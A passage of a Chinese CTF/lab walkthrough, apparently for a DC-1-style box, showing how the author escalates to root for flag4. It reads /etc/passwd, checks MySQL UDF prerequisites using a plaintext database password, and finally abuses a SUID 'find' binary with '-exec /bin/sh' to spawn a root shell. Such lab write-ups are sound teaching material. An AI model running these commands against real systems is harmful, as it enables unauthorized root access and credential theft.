
五.提权
flag3
Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.
拿去翻译了一下,发现是提醒我们去passwd和shadow,这明显就是linux的文件
特殊的权限(PERMS)会帮助你 FIND(找到)passwd 文件——但你需要用 -exec 来执行那个命令,才能弄清楚如何获取 shadow 文件里的内容。
于是
cat /etc/passwd


 存在一个flag4用户,但是我们得想办法提权打开shadow文件
这边我们初步是想用UDF提权进行,后续看了题解发现好像uuid更简单直接一点,但是没有关系,俩个都可以尝试一下
a.UDF提权(No)
首先想要udf提权,我们先要清楚一下前提条件满不满足,也就是
MySQL高权限用户+已知插件目录+允许写入+MySQL对插件目录有写权限+编译好的.so文件
接下来我们先看插件目录
mysql -udbuser -pR0ck3t -e "show variables like '%plugin%';"

然后是文件写入限制
mysql -udbuser -pR0ck3t -e "show variables like '%secure_file_priv%';"
结果
如果返回 NULL,则 UDF 提权不可行(无法写入文件)。

如果返回一个目录路径(如 /var/lib/mysql-files/),则只能写入该目录。

如果返回空值(即 Variable_name 有值,Value 列为空),则表示无限制,这是最理想的情况。

权限不够,不能写入插件目录,所以我们转向suid
b.SUID提权
先用find命令找到具有suid权限可执行的文件
find / -perm -u=s -type f 2>/dev/null

常用的有find,可以执行root权限的命令来查找文件

find / -name index.php -exec "/bin/sh" \;
中间查找上面文件不重要,只有存在就可以了,成功提权拿到flag4